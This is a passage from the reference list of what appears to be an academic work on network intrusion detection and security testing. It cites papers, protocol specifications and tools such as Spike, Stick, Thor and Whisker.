- [spike] Spike. <http://www.immunitysec.com/resources-freesoftware.shtml>.
- [sslv2spec] Netscape Communication. SSL 2.0 Protocol Specification. http://wp.netscape.com/eng/security/SSL_2.html, 1995.
- [stick] C. Giovanni. Fun with Packets: Designing a Stick. <http://www.eurocompton.net/stick/>, 2002.
- [sun:bsm] Sun Microsystems, Inc. *Installing, Administering, and Using the Basic Security Module*. 2550 Garcia Ave., Mountain View, CA 94043, December 1991.
- [thor] IBM Zurich Research Laboratory. Thor. <http://www.zurich.ibm.com/csc/infosec/gsal/past-projects/thor/>, 2004.

- [ttcp] PcAusa. Test tcp (ttcp) benchmarking tool. <http://www.pcausa.com/Utilities/pcatttcp.htm>, 2005.
- [vigna00] G. Vigna, S.T. Eckmann, and R.A. Kemmerer. Attack Languages. In *Proceedings of the IEEE Information Survivability Workshop*, Boston, MA, October 2000.
- [vigna04] G. Vigna, W. Robertson, and D. Balzarotti. Testing Network-based Intrusion Detection Signatures Using Mutant Exploits. In *Proceedings of the ACM Conference on Computer and Communication Security (ACM CCS)*, pages 21–30, Washington, DC, October 2004.
- [vigna99] G. Vigna and R.A. Kemmerer. NetSTAT: A Network-based Intrusion Detection System. *Journal of Computer Security*, 7(1):37–71, 1999.
- [vmware] VmWare. <http://www.vmware.com/>, 2005.
- [voas97] Jeffrey M. Voas, Gary McGraw, Lora Kassab, and Larry Voas. A 'crystal ball' for software liability. *IEEE Computer*, 30(6):29–36, 1997.
- [wenke02] Wenke Lee, Joao B.D.Cabrera, Ashley Thomas, Niranjana Balwalli, Sunmeet Saluja, and Yi Zhang. Performance Adaptation in Real-Time Intrusion Detection Systems. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection*, Zurich, Switzerland, October 2002.
- [weyuker91] E. J. Weyuker and B. Jeng. Analyzing partition testing strategies. *IEEE Transactions on Software Engineering*, 17(7):703–711, July 1991.
- [whisker] Whisker - A web vulnerability scanner. <http://www.wiretrip.net/rfp/p/doc.asp/i2/d21.htm>.
- [zimmer99] D. Zimmer and R. Unland. On the Semantics of Complex Events in Active Database Management Systems. In *Proceedings of the 15th International Conference on Data Engineering*, pages 392–399. IEEE Computer Society Press, 1999.

